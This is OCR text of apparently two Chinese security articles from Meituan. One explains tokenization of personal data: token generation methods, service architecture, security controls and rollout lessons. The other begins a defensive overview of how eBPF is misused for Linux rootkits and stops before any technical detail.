



图 3　Token 化的数据暴露性

如上图 3 所示，我们通过推广 Token 化，可将实际可访问明文的服务压缩到 2 位数，数据服务暴露性降低到 1% 以内。





图 4　Token 化后数据纵向暴露性

如上图 4 所示，Token 化改造后，敏感数据做到 0 存储、0 缓存，0 接口，0 数仓；只有在少量具有解密权限主机内存，以及 UI 才可能获取明文数据访问权。UI 通过后续细粒度访问控制和审计风控等措施，实现风险可控。对于少量的内存数据，因其数量有限，可通过特定的加固和风控措施，进行强化。如果实现全面 Token 化，敏感数据整体风险控制能力也可大大增强。

# 3. Token 化方案介绍

## 3.1 什么是 Token 化

Token 化（Tokenization）是通过不敏感的数据等价替代物 Token 来替换个人敏感数据，在业务系统中流通来降低数据风险和满足隐私合规的方案。Token 化属于去标识化技术的一种。最早出现在支付卡行业（PCI）场景替换银行卡（PANs），目前有趋

势替换通用数字化场景中的个人敏感信息（PII）。

1. **个人唯一标识信息（PII）**：任何可以直接、间接关联到具体的自然人的唯一标识信息如身份证件、手机号、银行卡、电子邮件、微信号或者地址。单独依赖 PII 信息，结合其他公开信息，就可以找到自然人。PII 信息一旦泄漏，可能对个人造成如身份冒用、欺诈等生命财产伤害。因此，在包括国内外各类法规中明确要求企业对 PII 全生命周期保护。
2. **去标识化（De-identification）**：通过一定技术手段，对敏感数据进行替换、转换，临时或永久消除个人敏感数据与自然人的关联。具体的手段包括假名化、匿名化、数据加密等。
3. **假名化（pseudonymization）**：通过将敏感数据替换成人工 ID 或假名，未经授权，任何人无法利用假名建立起与原自然人之间的关联。Token 化就是一种假名化实现机制，广义上二者可以概念互换。假名化是包括 GDPR 在内认可的去标识化方案。注意，假名化与 PII 是一一对应，在特定场景是可以还原原始数据。
4. **匿名化（Anonymization）**：对敏感数据部分，或全部进行遮盖、替换，让其完全失去与原数据或自然人的关联。匿名化是不可逆的，常用的匿名化技术包括数据遮盖（Data Masking）。
5. **数据加密**：采用数据加密算法，如国密对称算法 SM4，普密算法 AES，对敏感数据进行加密，生成密文（Cipher），除非获取如密钥管理系统（KMS）加密密钥授权，无法进行解密，获得明文。注意与假名化 Token 不同的是，密文只能解密出明文后才能使用，没有任何直接使用属性。因此密文只能用来存储和信息传递，大大限制了使用范围，例如搜索、关联、查询、匹配等数据分析场景。

## 3.2 Token 化基本设计

### 3.2.1 可用、不可见

#### 1. 可用性实现

a）大数据分析场景利用 Token 的唯一性，实现数据挖掘、加工、分析等场景的去重、统计、关联等功能。

b）信息传递，在其他所有场景，Token 利用其唯一性，可以完全替代明文数据在整个体系中流通，解决交换、关联、查询、匹配等环节的数据使用。

c）敏感功能使用：在必须使用明文数据场景，可以通过 Token 化服务换回明文，实现可用性兜底。

#### 2. 不可见性实现

Token 化本身的安全性是整个方案的安全基础。因此 Token 化从设计、到实现必须保证其安全，来防止非法者利用 Token 获得对应的原始明文，导致数据泄漏。详细请参考第四章节——Token 化安全性实现。

### 3.2.2 基本架构需求

为满足复杂场景下数据保护能力，要求 Token 化方案满足几个主要架构要求：

1. **业务适配性**：Token 化需要满足所有数据应用场景的数据交换要求，包括线上交易、实时和离线数据应用，以及 AI 和机器学习算法等所有场景。
2. **安全性**：保证 Token 的脱敏属性是通过保证其与明文的关联关系的保护。这里需要通过算法和 Token 化服务的安全以及下游应用的多重安全来保障。
3. **可用性和效率**：Token 化的引入，不应增加对业务系统的效率和稳定性的下降。

## 3.3 Token 生成逻辑

Token 化的逻辑是，在企业范围内，为敏感数据生成全局唯一的 ID-Token。通常有 3 种方案实现 ID 生成。

图 5　Token 化逻辑示意图

**1. 随机化**：Token 完全随机生成，并通过保存一一映射关系表（这种是狭义的 Token 化生成方式）。因为 Token 与明文没有算法关系，只能通过 Token 化服务才能进行正、反向关联，因此是最安全的方案。但这个方案的缺点是，为保证 Token 的高度一致性，新 Token 生成逻辑不能并发，否则会出现一对多的一致性问题。为保证数据一致性，将牺牲一定的分布式能力、性能。无形增加了可用性风险，尤其是远程异地场景。





图 6　Token 化生成方法 1

**2. MAC 方式**：通过统一的加盐哈希 HMAC 算法，任何进程、任何位置都能生成相同的 Token，保证一致性。生成后的 Token 与明文的映射关系落表，实现反 Token 化能力。该方式优点是可以跨地域实现分布式，缺点是牺牲了一定的安全性。攻击者

一旦获得了盐，就可以用算法批量计算 Token。我们可以通过对盐采取适当的保护机制（采用与加密密钥相同保护策略），可以获得安全与可用性的平衡。





图 7　Token 化生成方法 2

**3. 确定性加解密**：通过确定性加密算法，如（AES-SIV），或者格式保留加密（FPE），将明文加密，生成可逆 Token。该算法破坏了加密的安全技术 – 随机性，但目前的算法普遍存在漏洞，不建议使用。此外，该算法还存在一个天然的漏洞，就是密钥无法轮换。





图 8　Token 化生成方法 3

## 3.4 Token 化方案逻辑架构





图 9　Token 化逻辑架构图

Token 化服务需要满足全业务场景兼容性、安全性和可用性，主要通过多种接入集成方案。并集成必要的安全措施。Token 化服务按逻辑分为接入层、服务层和存储层。

1. **接入层**：主要用来对接业务应用和人员访问，完成 Token 与明文之间的转换即 Token 化和反 Token 化请求需求。分别提供人机接口（Portal）、服务接口（API）调用和大数据任务请求。由于 Token 化安全要求，接入层需要保证可靠的安全措施，如细粒度访问控制、IAM、服务鉴权和大数据作业鉴权能力。
2. **服务层**：实际执行 Token 化和反 Token 化的行为。主要是完成 Token 的生成、存储以及查询。
3. **存储层**：存储层主要包含线上存储和数仓。由于安全性考虑，Token 化映射表并不存储明文而是保存加密后的密文。同时，通过 HMAC 算法建立 HASH >Token > 密文的关联关系实现明文换 Token（正查）和 Token 换明

文（反查）的业务逻辑。注意，应用并不能通过 Token 化直接获得明文，而是获得密文，通过 KMS 获得解密权限后本地解密获得明文。

## 3.5 Token 化应用全景





图 10 Token 化数据流通全景

组件说明：

**1. 线上数据源**

敏感数据的主要数据来源，一进入公司需要对接 Token 化服务 API 兑换成 Token，并落库存储。一定场景，数据也会接入数仓。数据源另外角色是向下游提供分享敏感数据，可通过 API、MQ 或共享存储如 S3 等媒介。

**2. 数仓数据源**

直接倒入或来自线上，敏感数据进入数仓，需要启用 Token 化任务，将明文转换成 Token，并随后向下游其他大数据应用提供。

**3. Token 化服务**

a）Token 化线上服务通过 API 为线上交易、事实任务提供明文换 Token 服务。

b）Token 化离线 Hive，为大数据任务提供离线数据清洗服务，将明文转换成 Token。

**4. KMS 和加解密**

a）为 Token 化派发加密密钥，并将明文加密形成密文字段。

b）为所有具有解密权限应用派发解密密钥，进行解密。

**5. 数据应用**

a）常规中间应用：基于 Token 就能完成业务功能的服务。从数据源获取 Token，并向下游传递。

b）解密应用：按业务需求，满足安全基线前提下，用 Token 换取密文，并对接加解密模块进行解密，获取明文。

# 4. Token 化安全性实现

## 4.1 Token 化的安全精要

Token 化安全性假定就是 Token 和明文的无关性，如果任何一个人或系统非法保存、构造了一份 Token 与明文的对照字典或者具有构造这个字典的能力，Token 化的安全机制就彻底破坏了，因此 Token 化安全的核心就是防止这个表的生成。

## 4.2 安全风险和安全性设计

### 1. Token 化服务本身安全风险和控制

a）**Token 生成逻辑安全**：随机 Token 生成的唯一 ID 是最安全方式，需要采用可信的随机数生成器，条件允许可采用基于硬件的密码机生成随机数。如通过软件实现，需要采用基于加密的伪随机数生成机制。如果采用 HMAC 方式生成，需要确保盐的安全。

① 只能通过 KMS 等可信机制进行创建、分发和存储；

② 只能在 Token 化服务运行时内使用；

③ 定期进行盐的轮换，建议每日或每周，用过的盐进行安全删除；

④ 确保采用安全的 Hash 算法，如 SHA-256 或 SM3。

b）**Token 化运行时安全**：Token 化服务采用专用系统，并且进行过特殊加固。

c）**Token 化存储安全**：考虑到大数据场景以及多种存储需求，要求 Token 化存储本身不保存敏感信息，只包含索引、Token 和密文。同时，Token 化存储需要进行严格的访问控制。

d）**Token 化接入安全**：

① API 需要进行可靠的服务鉴权，建议 MTLS + Oauth2 票据，同时启用访问日志审计；

② Token 换明文逻辑只返回密文，由请求服务利用 KMS 本地进行解密，集中控制解密权限；

③ UI 提供用户人工进行 Token 与明文，加解密的能力。要求必须经过 IAM，并支持基于 ABAC 的细粒度、基于风控的访问控制。

**2. 生态上下游服务、应用产生的次生安全**

不论数据源，还是下游的明文数据消费方，因具有 Token 化接口访问授权，技术上是可以远程调用接口，遍历出全量的 Token 和明文的映射关系。因此，安全措施需要延伸到这些系统和用户，保证不会因为这些错误行为或程序漏洞导致的数据泄漏。

a）构建数据应用安全基线，约束上下游数据使用行为；

b）严格禁止任何形式的非法明文，尤其是 Token 与明文的映射关系数据转发转存行为；

c）禁止设置代理，必须由数据服务主体直接对接 Token 化服务；

d）所有生态系统必须进行完整的安全评审，包括后续的变更。确保基线合规；

e）对上下游所有的服务，纳入监控体系，包括其存储、数据接口以及应用代码逻辑、血缘；

f）全局监控、扫描，确保所有不合规的处理及时发现、处理。

## 5. 工程实践经验

Token 化服务从设计上并不复杂，一旦实施，将彻底改变组织数据使用习惯，从根本上解决数据使用效率与安全合规间的矛盾。

然而，其强大的防护效力是基于对数据使用逻辑的改造，打破旧有的明文数据使用习惯，落地过程面临在巨大的挑战，包括疏于维护应用代码，冗余的、混乱的历史数据、复杂混乱的访问逻辑，这些问题都会为系统改造带来障碍。需要所有涉及敏感数据的业务配合改造，这种规模项目，必须从流程规划、组织保障和技术支撑等多方面

统筹，在美团推进公司的改造过程中也积累了大量经验可以进行参考。

1. **一致性策略制定与传达**：Token 化作为公司级数据安全治理战略，需要全局统一认识。从策略要求、具体实现指南、工具方法等都需要清晰一致，并通过简洁的文档，有效的传递给所有相关方，以降低沟通和错误成本。其中解密策略、访问控制策略、API 接口策略、大数据、AI 等各种数据应用场景的安全基线，都需要完备。此外，通过有效的沟通渠道，包括培训、产品使用手册、接口文档等多种渠道触达到所有的用户、研发和业务人员。
2. **化整为零，灵活推进**：敏感数据访问链路长、关系复杂，加上治理水平的限制，无形增加了改造难度、心理和实际投入的压力。将改造逻辑单元进行横向、纵向切分，最低可细到服务级，实现碎片化灰度改造，让改造更敏捷。
3. **DevOPS 化改造**：因为 Token 化改变的是数据使用逻辑，必须由所有业务、研发投入进行。其人力成本巨大，因此将改造的逻辑封装成简单、易用 SDK，可以降低改造难度和人为失误导致的风险。此外包括测试、验收，都可以通过自动化扫描、数据清洗、验收和检测工具由业务自助闭环完成。
4. **Token 化服务能力**：改造后 Token 化将成为部分相关应用的强依赖，Token 化的故障和性能问题可直接影响业务应用。因此 Token 化服务的性能、可用性和稳定性很重要，需要由专业团队精心设计、并不断测试验证、优化，避免导致故障。同时，也需要在安全基础下，提供一定的降级、容错能力。
5. **运营与治理**：随着项目的推进，Token 将超过明文成为主流，通过控制住要数据入口，主要数据供应方，能保障 Token 在组织内默认使用，实现默认安全；此外，企业的冷数据、静态数据或者相对独立的孤岛数据依然会形成遗漏和风险。因此，需要针对所有数据支撑系统支持扫描，监控等多维度的感知能力。同时将异常数据对应到具体的业务，保证 Token 的全覆盖。
6. **学习、改进与迭代**：随着数字化创新演进，会不断有新的数据形态、数据应用加入，项目需要应对这种变化，不断从工具、流程上改进，确保长期战略得到保障。

## 6. 未尽事宜

后续，数据安全治理还将继续延伸。

在数据层面，Token 化没有解决类似图片、视频等非结构化数据。可能需要直接通过加密。Token 化没有解决跨企业信任边界的数据交换问题，这部分需要隐私计算、多方安全计算等新技术。Token 化主要对象是存在 DB、Hive 中的结构化 PII 信息。对于隐藏的在 JSON 中的半结构化数据和日志、文件中的非结构化 PII 数据并没有处理，需要配合强大的数据发现和数据治理工具完成。

在整个数据安全体系中，PII 只是沧海一粟，Token 化实际上也仅仅解决企业内部数据使用场景，但却开了一个默认安全和设计安全的先河。由于 PII 信息是个人敏感信息的核心数据，功过 Token 化，上可以溯源到数据采集、下可以延伸到三方数据交换。此外，通过 Token 去关联，可以实现无损数据删除等能力。

数据安全是一个巨大的课题，尤其是在数字化变革的强大发展需求下，面对纷繁复杂的数据应用，网络安全需要更多的技术创新，我们希望通过 Token 化“抛砖引玉”，激发出更多数据安全的创新之路。

## 7. 本文作者

志刚，美团安全架构师，密码学、云原生和 DevOPS 安全，数据安全和隐私合规专家。

# Linux 中基于 eBPF 的恶意利用与检测机制

作者：陈驰 杨一 鑫博

## 前言

近几年，云原生领域飞速发展，K8s 成为公认的云操作系统。容器的高频率部署、短暂的生命周期、复杂的网络路由，都给内核安全带来了新的挑战。系统内核面对的复杂性在不断增长，在满足性能、可扩展性等新需求的同时，还需要保障系统稳定可用，这是极其困难的事情。此时，eBPF 出现，它以较小的子系统改动，保障了系统内核的稳定，还具备实时动态加载的特性，能将业务逻辑加载到内核，实现热更新的动态执行。

eBPF 由 BPF 发展而来，BPF 全称 Berkeley Packet Filter，1992 年由 Steven McCanne 和 Van Jacobson 提出，1997 年引入 Linux Kernel 2.1，3.0 中增加了即时编译器，应用在网络过滤领域。2014 年 Alexei Starovoitov 实现了 eBPF 并扩展到用户空间，威力更大。常用的 TCPDUMP&LIBPCAP 就是基于它。在 Linux Kernel 4.x 中，扩展了内核态函数、用户态函数、跟踪点、性能事件（perf_events）以及安全控制等事件类型。尤其是近几年云原生快速发展，也带动了 eBPF 的繁荣。微软、Google、Facebook 等企业成立 eBPF 基金会，Cilium 公司也发布了基于 eBPF 技术实现的网络产品。不过，在 eBPF 技术带动新业务快速发展的同时，也带来了安全威胁。

## 现状分析

我们可以从一些海外资料和国内资料中可以看到，eBPF 在解决很多技术难题的同时，也被很多非法的组织和机构恶意利用。


## 海外资料

### Black Hat

在 Black Hat 2021 的峰会中，Datadog 工程师 Guillaume Fournier 带来主题为《With Friends Like eBPF, Who Needs Enemies?》的分享，他介绍了 eBPF 如何被恶意利用，包括如何构建一个 rootkit、如何利用，并将检测防御代码放在了 GitHub 上。

### DEFCON

在 DEF CON29 峰会上，安全研究员 Pat Hogan 也分享了一些 eBPF 被恶意利用的案例：《Warping Reality – creating and countering the next generation of Linux rootkits using eBPF》，这里介绍了 eBFP rootkit 的应用场景，包括网络、运行时等场景，以及如何检测 eBPF 被恶意利用等。代码也放在了 GitHub 上。



## 国内资料

对比国外，国内 eBPF 被恶意利用的资料较少，相关技术分享也较少。**可能这方面的危害还没有得到国内安全同行的关注，如果我们继续这样，势必影响到国内公司在网络安全防御体系层面的建设，进而导致安全防护落后于国外，给企业安全甚至国家安全带来较大的风险**。美团信息安全团队作为防御体系的建设方，有责任也有义务带领大家更好地认识这种恶意利用，分享美团在检测防御方面的经验，加固网络安全产品，希望能为国内信息安全建设贡献一份绵薄之力。


## eBPF 技术恶意利用的攻击原理

知己知彼，才能百战不殆，要想做好防御，必须要了解它的攻击原理。我们先来看下 eBPF 的 rootkit 是如何设计的。从 eBPF 的功能来看，它提供了以下领域的功能：

- 网络
- 监控
- 观测
- 跟踪 & 性能分析
- 安全

在**网络**领域，Cilium 等云原生公司做了很多网络层的产品，在实现网格管理的同时，也做了相应的网络层面安全策略，尤其是在网络编排领域，表现尤为亮眼，逐步代替 **iptables** 等产品，大有一统江山的趋势。而在**监控**、**观测**等领域也有很多产品。尤其是运行时安全（Runtime Security）领域，Datadog、Falco、Google 等公司也都推出了相应的产品。感兴趣的同学，可以参考相关产品源码分析（Cilium eBPF 实现机制源码分析、Datadog 的 eBPF 安全检测机制分析）的分享。

我们回顾一下 eBPF 技术的 hook 点：




eBPF hook 位置

